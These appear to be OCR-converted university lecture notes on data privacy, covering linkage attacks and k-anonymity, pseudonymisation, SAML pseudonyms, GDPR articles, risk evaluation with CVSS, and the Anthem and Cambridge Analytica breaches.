  - Being unaware of the consequences of sharing information. Often users are not aware of the impact of sharing data. This can be data shared to friends on facebook, but also personal information shared with other services (i.e. loyalty cards, online services, ...)
  - Ideally, all users (data providers) should be clearly informed and educated of the consequences of sharing data using (online) services.
  - **Consequence**: The more information is available, the easier it can be linked (and identified)
- **Non-compliance**
  - Not being compliant with legislation, regulations, and corporate policies
  - **Consequences**: **Fines** (when violating legislation, or not adhering to the communicated corporate policies), Loss of image, credibility, etc.

11.2 Anonymization

Definition Remove **Personally Identifying Information** (PII)

- Examples: Name, Social Security number, phone number, email, address...

Problem: PII has no technical meaning

- It is defined in disclosure notification laws
- If certain information is lost, consumer must be notified
- In privacy breaches, any information can be personally identifying
- E.g. religious data was discriminating people after terrorist attacks

11.2.1 Linkage attacks

Netflix data leak

- § Netflix launched the Netflix prize
- Improve movie recommendations algorithm of at least 10% of the used algorithm and get a $1 million prize (if best solution)
- For the first edition in 2006, Netflix released 100 million supposedly anonymized movie ratings including a unique subscriber ID, the movie title, year of release and the date on which the subscriber rated the movie
- Just 16 days later, two University of Texas researchers announced that they had identified some of the Netflix users in the data set
- How? In some cases, researchers were able to **identify targets by matching their Netflix reviews with data from other sites like IMDb**
- Netflix continued the contest and named a $1 million winner. But when Netflix tried to launch another contest in 2009 – with subscriber data including gender, zip code, and age – a woman (a lesbian mother who is not open about her sexual orientation) filed a suit as Jane Doe saying that
  - "To some, renting a movie such as Brokeback Mountain or even The Passion of the Christ can be a personal issue that they would not want published to the world"
- After months of back-and-forth, Netflix called off the second contest and settled the lawsuit

11.2.2 Massachusetts hospital leakage example

- Attacker learns sensitive data by joining two datasets on common attributes
  - Anonymized dataset with sensitive attributes – Example: age, race, symptoms
  - Non-sensitive dataset with individual identifiers – Example: name, address, age, race
- Demographic attributes (age, ZIP code, race, etc.) are very common in datasets with information about individuals
- **Quasi-identifiers** are crucial: (birthdate, ZIP code, gender) uniquely identifies 63% of US population nowadays
  - **Quasi-identifiers** are pieces of information that are not of themselves unique identifiers, but are sufficiently well correlated with an entity that they can be combined with other quasi identifiers to create a unique identifier
- Publishing a record with a quasi-identifier is as bad as publishing it with an explicit identity
- Eliminating quasi-identifiers is not desirable. Example: users of the dataset want to study distribution of diseases by age & ZIP code


11.2.3 Mitigating linkage attack

K-anonymity

- The information for each person contained in the released table cannot be distinguished from at least k-1 individuals whose information also appears in the release
- Example:
  - you try to identify a man in the released table, but the only information you have is his birth date and gender
  - there are k men in the table with the same birth date and gender.
- Any quasi-identifier present in the released table must appear in at least k records.

Goal each record is indistinguishable from at least k-1 other records.
How to achieve it?

- **Generalization**
  - Replace quasi-identifiers with less specific but semantically consistent values until get k identical
  - Example: partition ordered-value domains into intervals
    - Age: *29*, *22*, *21* → 2*
    - Gender: *Male*,*Female* → *



	Race	Birth	Gender	ZIP	Problem
t1	Black	1965	m	0214*	short breath
t2	Black	1965	m	0214*	chest pain
t3	Black	1965	f	0213*	hypertension
t4	Black	1965	f	0213*	hypertension
t5	Black	1964	f	0213*	obesity
t6	Black	1964	f	0213*	chest pain
t7	White	1964	m	0213*	chest pain
t8	White	1964	m	0213*	obesity
t9	White	1964	m	0213*	short breath
t10	White	1967	m	0213*	chest pain
t11	White	1967	m	0213*	chest pain

Name	Birth	Gender	ZIP	Race
Andre	1964	m	02135	White
Beth	1964	f	55410	Black
Carol	1964	f	90210	White
Dan	1967	m	02174	White
Ellen	1968	f	02237	White

- **Suppression:** When generalization causes too much information loss

Tradeoff

- A pseudonym may contain some information on the original identifier
  - Therefore, every such type of pseudonym carries the risk of being subject to a re-identification attack (i.e. the linkage attack seen above)
- In many cases, the additional information on the original identifier contained in the pseudonym is kept for linkage among pseudonyms themselves
  - Example: a pseudonym may keep the year of birth from a person's birth date as part of the pseudonym
  - It is so feasible to categorise pseudonyms based on their year of birth
- This may be an intentional feature of the pseudonymisation function allowing for some utility of the pseudonyms created, taking into account the potential loss of protection caused by this pseudonymisation approach
- In general, increasing utility of data results in more utilizable but less protected, on the other hand data more protected is less utilizable

11.2.4 Pseudonymisation function

- A pseudonymisation function maps identifiers to pseudonyms
- Requirement
  - Let *Id1* and *Id2* be two distinct identifiers and *pseudo1* and *pseudo2* be their corresponding pseudonyms
  - pseudonymisation function must verify that *pseudo1* is different than *pseudo2* (Otherwise, the recovery of the identifier could be ambiguous)
- A single identifier *Id* can be associated to multiple pseudonyms (*pseudo1, pseudo2...*) as long as it is possible for the pseudonymisation entity to invert this operation
- In all cases, there exists some additional information that allows the association of the pseudonyms with the original identifiers (called **pseudonymisation secret**)
  - The simplest case of pseudonymisation secret is the **pseudonymisation mapping table**

Implementations

- **Counter**
  - identifiers are substituted by a number chosen by a monotonic counter
  - A seed s is set to 0 (for instance) and then it is incremented
  - Values produced by the counter never repeat to prevent any ambiguity
  - **Pros** Simplicity
  - **Cons**
    - sequential character of the counter can provide information on the order of the data
    - scalability issue for large datasets (full pseudonymisation mapping table needs to be stored)
- **Pseudo Random Number Generator**
  - Similar to counter although more complex solution, difficult to implement (avoid repetitions), but no sequential issue
- **Cryptographic Hash Function**
  - The digest of the identifier is the pseudonym
  - It is considered inadequate for pseudonymisation as it is prone to brute force and dictionary attack
- **Encryption**
  - Usually, block ciphers like the AES are used for pseudonymization
  - The block cipher is used to encrypt an identifier using a secret key, which is both the pseudonymisation and recovery secret
  - Padding is used as the size of identifiers is usually less than the block size

11.3 Pseudonyms in SAML

Recall of SAML scenario

Consider Alice visits an airline website for making her trip. For booking her flight, she provides her credentials to airline website.
After booking, she found a link to car rental (from airline website). She visits car rental website. Alice rents a car without signing in again because the car rental site trusts the airline site when transmitting authentication assertions such as 2. SAML supports privacy (in particular, correlation of actions) by using pseudonyms of two kinds.

- **persistent pseudonyms** established between an identity and a service provider
- **one-time or transient identifiers** ensure that every time a certain user accesses a given service provider through a SSO operation from an identity provider, that service provider will be unable to recognize them as the same individual as might have previously visited

airline/car-rental scenario how the two types of pseudonyms are implemented

- **Federation via Out-of-Band Account Linking**
  - The establishment of federated identities for users and the association of those identities to local user identities can be performed without the use of SAML protocols and assertions
  - No privacy is provided, standard way of performing identity federation
- **Federation via Persistent Pseudonym Identifiers**
  - The car rental site take advantage of SAML 2.0's ability to dynamically establish a federated identity for a user as part of the web SSO message exchange
  - SAML 2.0 provides the NameIDPolicy element on the AuthnRequest to allow the SP to constrain such dynamic behaviour
  - The user jdoe on cars.example.co.uk wishes to federate this account with his john account on the IdP, airline.example.com
    * User is challenged to enter credentials in the airline.example.com identity provider for username john (local to the identity provider)
    * If authentication is successful, the identity provider creates a persistent identifier (61611) to be used for the session at the service provider: the authentication assertion does not include the local name john
    * Upon reception and validation of the authentication assertion, the service provider checks if there is already a federation.
    * If so, the username jdoe (local to the service provider) is retrieved from the association table and the SP checks if the user has the right to access the requested resource (this means checking if she is a VIP member)
    * If not, the service provider challenges the user to enter valid credentials for the username jdoe (local to the service provider), an association between the two usernames is entered in the table and the flow continues in a similar way as in the previous case

- **Federation Using Transient Pseudonym Identifiers**
  - The car rental site take advantage of SAML 2.0's ability to dynamically establish a federated identity for a user as part of the web SSO message exchange
  - SAML 2.0 provides the NameIDPolicy element on the AuthnRequest to allow the SP to constrain such dynamic behaviour
  - The user jdoe on cars.example.co.uk wishes to federate this account with his john account on the IdP, airline.example.com
    * User is challenged to enter credentials in the airline.example.com identity provider for username john (local to the identity provider)
    * If authentication is successful, the identity provider creates a temporary identifier(294723) to be used for the session at the service provider: the authentication assertion does not include the name john but it contains contains a statement about the fact that the authenticated user is a VIP member
    * Upon reception and validation of the authentication assertion, the supplied transient name identifier is used to dynamically create a session for the user at the SP; the membership level attribute might be used to perform an access check on the requested resource

Remark

- The techniques that we have seen above allow for a better protection of the anonymity of users with respect to the services providers since tracking user activities is made more complex by the use of pseudonyms (especially transient ones)
- Still, identity providers can track user activities as they know how deanonymize the pseudonyms (since they implement anonymization)
- If the identity providers use the pseudonyms also internally, instead of the user identifiers, this already offers a better protection to the privacy of users in case of data breaches if the pseudonymization secret is adequately protected by suitable security mechanisms (e.g., cryptography and access control)
- If the identity providers delete from time to time the pseudonymization secret (there may be legal constraints that regulate the time interval between deletion, then even identity providers may have difficulty in reconstructing the entire tracking histories of users

11.4 GDPR

Data privacy laws and regulations vary from country to country and even from state to state.


The European Union's General Data Protection Regulation (**GDPR**) went into effect in May, 25 2018


- Regulation: it is effective from a certain date, applied in uniform way among States (homogeneous)
- Directive: suggestion to adopt legal principles (heterogeneous implementations in different countries)
- Compliance with any one set of rules is complicated and challenging
- The basics of data protection and privacy apply across the board and include:
  - safeguarding data
  - getting consent from the person whose data is being collected
  - identifying the regulations that apply to the organization in question and the data it collects
  - ensuring employees are fully trained in the nuances of data privacy and security
- **The GDPR covers all EU citizens' data regardless of where the organization collecting the data is located**

11.4.1 Overview

GDPR requirements include:

- Barring businesses from storing or using an individual's personally identifiable information without that person's express consent
- Requiring companies to notify all affected people and the supervising authority within 72 hours of a data breach
- For businesses that process or monitor data on a large scale, having a data protection officer who's responsible for data governance and ensuring the company complies with GDPR
  - Fines for not complying can be as much as €20 million or 4% of the previous fiscal year's worldwide turnover, depending on which is larger
  - Performing the Data Protection Impact Assessment (DPIA) for every data processing activity





- Data controllers have **responsibility** to perform data processing in appropriate way. They can internally asks to data processor to adopt adequate protection measures.
- Privacy risk impact assessment analyzes likelihood vs impact (on different stakeholders).
- There are different degrees of security; this regulations aims to reduce risk for data subject (end user) that is only 1 stakeholder.

Main difficulties of compliance:

- The regulation is technology neutral, no specifications.
- Several legal provisions: national and EU (Need for harmonization)
- Generic provisions, e.g.
  - all data is accurate and, where necessary, kept up to date
  - data be kept for no longer than necessary
  - data is kept secure
  - data is transferred only to countries that offer adequate data protection
- How to translate these into technical requirements?
- RISK-BASED APPROACH TO CYBERSECURITY: minimize likelihood of exploiting vulnerabilities

11.4.2 Main articles

ART.4: definitions

- '**personal data**' means any information relating to an identified or identifiable natural person ('data subject');
- '**processing**' means any operation or set of operations which is performed on personal data or on sets of personal data
- **'pseudonymisation'** means the processing of personal data in such a manner that the personal data can no longer be attributed to a specific data subject without the use of additional information
- '**controller**' means the natural or legal person, public authority, agency or other body which, alone or jointly with others, determines the purposes and means of the processing of personal data;
- '**processor**' means a natural or legal person, public authority, agency or other body which processes personal data on behalf of the controller
- '**consent**' of the data subject means any freely given, specific, informed and unambiguous indication of the data subject's wishes by which he or she, by a statement or by a clear affirmative action, signifies agreement to the processing of personal data relating to him or her;
- '**personal data breach**' means a breach of security leading to the **accidental** or **unlawful** destruction, loss, alteration, unauthorised disclosure of, or access to, personal data transmitted, stored or otherwise processed;

ART.7: Conditions for consent

- Where processing is based on consent, the **controller shall be able to demonstrate that the data subject has consented to processing** of his or her personal data.
- If the data subject's consent is given in the context of a written declaration which also concerns other matters, the **request for consent shall be presented in a manner which is clearly distinguishable from the other matters, in an intelligible and easily accessible form, using clear and plain language**. Any part of such a declaration which constitutes an infringement of this Regulation shall not be binding.
- **The data subject shall have the right to withdraw his or her consent at any time**. The withdrawal of consent shall not affect the lawfulness of processing based on consent before its withdrawal. Prior to giving consent, the data subject shall be informed thereof. **It shall be as easy to withdraw as to give consent**

ART.32: Security of processing

- Taking into account the **state of the art**, the **costs of implementation** and the nature, scope, context and purposes of processing as well as the risk of varying likelihood and severity for the **rights and freedoms of natural persons**, the controller and the processor shall implement appropriate **technical and organisational measures to ensure a level of security appropriate to the risk**, including inter alia as appropriate:
  - the **pseudonymisation** and encryption of personal data;
  - the ability to ensure the ongoing **confidentiality, integrity, availability** and resilience of processing systems and services;
- In assessing the appropriate level of security account shall be taken in particular of the **risks that are presented by processing**, in particular from accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to personal data transmitted, stored or otherwise processed

ART.33: Notification of personal data breach to supervisory authority

- In the case of a personal data breach, **the controller shall without undue delay and, where feasible, not later than 72 hours after having become aware of it**, notify the personal data breach to the supervisory authority competent **unless the personal data breach is unlikely to result in a risk to the rights and freedoms of natural persons**
- The notification referred to in paragraph 1 shall at least:

  a) describe the nature of the personal data breach including where possible, the categories and approximate number of data subjects concerned and the categories and approximate number of personal data records concerned;

  b) communicate the name and contact details of the data protection officer or other contact point where more information can be obtained;

  c) describe the likely consequences of the personal data breach;

  d) describe the measures taken or proposed to be taken by the controller to address the personal data breach, including, where appropriate, measures to mitigate its possible adverse effects

ART.34: Communication of personal data breach to data subject

- When the personal data breach is **likely to result in a high risk to the rights and freedoms of natural persons**, the controller shall communicate the personal data breach to the data subject without undue delay
- ...

ART.35: Data Protection Impact Assessment

- Where a type of processing in particular using new technologies, and taking into account the nature, scope, context and purposes of the processing, is likely to result in a high risk to the rights and freedoms of natural persons, the controller shall, prior to the processing, carry out an assessment of the impact of the envisaged processing operations on the protection of personal data
- The assessment shall contain at least:

  a) a systematic description of the envisaged processing operations and the purposes of the processing, including, where applicable, the legitimate interest pursued by the controller;

  b) an assessment of the necessity and proportionality of the processing operations in relation to the purposes;

  c) an assessment of the risks to the rights and freedoms of data subjects referred to in paragraph 1; and

  d) the measures envisaged to address the risks, including safeguards, security measures and mechanisms to ensure the protection of personal data and to demonstrate compliance with this Regulation taking into account the rights and legitimate interests of data subjects and other persons concerned.
- NB: more focus on impact (harder to evaluate since it considers also social components) than on likelihood (simpler because more technical)

  Do assessment regardless and carry out mitigations based on results

11.5 Risk Evaluation

11.5.1 Metrics and Measures

Measure

- **Concrete & objective attribute**
- Examples:
  - percentage of fully patched systems within an organization
  - length of time between the release of a patch and its installation on a system
  - level of access to a system that a vulnerability could provide

Metric

- **Abstract & somewhat subjective attribute**
- Examples:
  - how well an organization's systems are secured against external threats
  - how effective the organization's incident response team is

The basic idea is Approximate the value of a metric by collecting & analyzing groups of measures that can support selected metrics.

Measures shall be collected via automated means to be more accurate and frequently collectable.

Collected measures shall be analyzed and visualized in dashboards

- Organizations should have multiple levels of metrics, each geared toward a particular type of audience
- Lower-level metrics for tactical decisions (TECHNICAL SECURITY STAFF interested in lower-level metrics related to the effectiveness of particular types of security controls (e.g., malicious code detection capabilities)
- Higher-level metrics for strategic decisions (SECURITY MANAGEMENT interested in higher-level metrics regarding the organization's security posture (e.g., overall effectiveness of incident prevention & handling capabilities)
- Lower-level metrics used as input to higher-level metrics

Accuracy of metrics

- Dependent on the accuracy of measures
- Imprecise definition
  - Example: % of fully patched systems

    Include only OS patches? Also include service/application patches? Patches have been installed or also activated by, e.g., rebooting/configuration changes?

- Ambiguous terminology
  - Example: #of port scans

    If an attacker scans ports on 100 hosts, is it one port scan or 100 port scans? If the attacker performed the same scan but only scanned one host each day, is it one port scan or 100 port scans?

- Inconsistent measurement methods
  - Example: patch status

    An OS might report only on OS patches, while another OS might alsoinclude some application patches

Selection of measures

- Only measures supporting selected metrics are needed
- Clearly and accurately specify dependencies among measures in the metrics using them
- Avoid as much as possible qualitative measures; at least those without a predefined scale
- Many suggestions in the security community for what measures organizations should collect

Use of measures

- Selected measures support the determination of the chosen metrics
- Determining how to combine the values of the measures into a metric
- Some measures may be more important than others in the scope of a metric.

  It is difficult to quantify what weight each measure should be given
- Although high-level metrics may stay the same, low-level metrics need to change over time as the security posture of the organization changes
- Continuous use of measures and adaptive metrics to reflect evolving CyberSecurity posture needs
- Empirical research may provide organizations with a factual basis for weighting measures instead of either guessing or weighting each measure equally

11.5.2 Risk

- Risk = [Likelihood of adverse event] × [Impact of the adverse event]
- Likelihood evaluated over a specific time period
- Definition above considers risk due to a single specific cause
- When statistically independent multiple causes are considered, the individual risks need to be added to obtain overall risk
- Risk is often measured conditionally, by assuming that some of the factors are equal to unity and thus can be dropped
  - Example: replace the impact factor in the definition of risk by 1, so that conditional risk = probability of the adverse event
- Likelihood = [Pr. exploitable weakness in the sys] × [Pr. weakness is exploited (external factor)]

11.5.3 Risk Matrix

- Adverse event = Vulnerability = Weakness allowing an attacker to reduce system's information assurance

  Example: SW vulnerability is a SW defect/bug that can be exploited by an attacker to cause loss or harm
- Stochastic models can be used to evaluate [likelihood of adverse event]

  Example: stochastic model of SW vulnerability lifecycle in
- Metrics from available vulnerability databases can be used to evaluate [impact of adverse event]

  Example: for SW vulnerabilities can be used the Common Vulnerability Scoring Systems (CVSS)

	CONSEQUENCE				
LIKELIHOOD	Insignificant 1	Minor 2	Moderate 3	Major 4	Catastrophic 5
Almost Certain 5	5	10	15	20	25
Likely 4	4	8	12	16	20
Possible 3	3	6	9	12	15
Unlikely 2	2	4	6	8	10
Rare 1	1	2	3	4	5

- Several vulnerabilities: i=1, . . . , n
- § System risk = SUM over i=1, ..., n of (Li × Ii)
  - Li = likelihood of exploitation of vulnerability i
  - Ii = impact of exploitation of vulnerability i
- Risk matrix: impact & likelihood are divided into a set of discrete intervals

  Example: 5 impact levels from [Very Low-Very High] & 5 likelihood levels [Very Unlikely-Frequent] Each level is assigned a rating
- Scales used for likelihood & impact can be linear or non-linear

  Logarithmic scale for both has some advantages; e.g., risk becomes "additive"

How to give values to likelihood and Impact?

- **CVSS**: industrial standard for assessing security vulnerabilities; attempts to evaluate the degree of risks posed by vulnerabilities
- Vendor independent framework for communicating likelihood & impact of known vulnerabilities
- Metrics(scores) are computed using proxies of vulnerabilities suggested by security experts
- CVSS scores for known vulnerabilities are available on major public vulnerability dbs (e.g., National Vulnerability Database, NVD)
- For a score, few qualitative levels defined and numerical value associated with them
- Base score: intrinsic characteristics of vulnerability, include 2 sub-scores:
  - Exploitability: attempt to measure how easy it is to exploit the vulnerability
  - Impact: measures how a vulnerability will impact an IT asset in terms of losses in Confidentiality, Integrity & Availability
- Empirical formula to compute Base score combining the 2 sub-scores

  Goal: ranking of vulnerabilities based on the risk posed by them
- A standard like ISO 27001:2013 is a guideline for risk evaluation of organization/-companies (i.e. impact on business goals)
- The GDPR is similar to the ISO 27001:2013 with the exception that the impact is evaluated wrt the data subject

11.6 Data protection examples

11.6.1 Socio-technical system

- Term coined in 1960 by Trist and Emery
- **Socio-Technical System (STS)** = any system that involves interaction between humans, machines, and environmental aspects of the work system
- Socio-Technical System (STS) = any system that represents social human interaction through technology
- Many areas of study from business to health look for ways to bridge social interaction with technology, a STS can frame these studies into easy to read models that will help businessmen and health experts find a **middle ground between technology and social interactions** to develop new technologies that will benefit them and the people
- Two examples are e-Healthcare and social networks

11.6.2 e-Healthcare

Anthem Attack

- Biggest healthcare breach to date
- January 29, 2015: 78.8 million patient records stolen
- Leakage of highly sensitive data, including names, Social Security numbers, home addresses, and dates of birth
- IMPACT: persons whose data was stolen could have resulting problems about identity theft for the rest of their lives
- Attack was performed by means of phishing and then remote access moving laterally to escalate privileges

Main Problem:

- Data in transit: encrypted
- Data at rest: un-encrypted (This is ok with **HIPAA**: federal law that required the creation of national standards to protect sensitive patient health information from being disclosed without the patient's consent or knowledge)

Key observations

- Would encrypting the data (at rest) have prevented the data from being stolen?
  Probably not after the admin's credentials were compromised as cryptographic keys become accessible...
- Cryptographic keys are sensitive data stored in a computer system:
  Other security mechanisms (e.g. access control) have to protect these keys
- Cryptography (alone) is rarely ever the solution to a security problem
  False sense of securityù
- Cryptography is a translation mechanism
  Converting a security problem into a key management/protection problem
- Other security mechanisms are also important, such as
  - Authentication
  - Access control

11.6.3 Social Networks

Cambridge analytica

- When someone uses **Facebook Login** to connect with apps and services, they grant those apps access to a range of information from their Facebook profile
- In 2015, Facebook also allowed apps to **access some information from the friend networks of people who used Facebook Login**, even though those friends may not have agreed to share their data
- § Although Kogan gained access to this vast data set in a legitimate way and through the proper ,channels that governed developers on Facebook at that time, he shared it with **Cambridge Analytica**, violating Facebook's policies
- Plus, the app was presented as a personality quiz, but the data collected was used for political marketing
- Problem: how can Facebook (or other social networks) prevent bad actors from using platforms to harvest personal data?
- Solution: offer better visibility into how user information is handled by third-party apps
- By definition of GDPR regulation, this is a personal data breach
- Scale: 87 millions involved starting from as few as around 200,000 users who installed the app by Kogan
- Impact: steering USA presidential election by targeted fake news Damaging democracy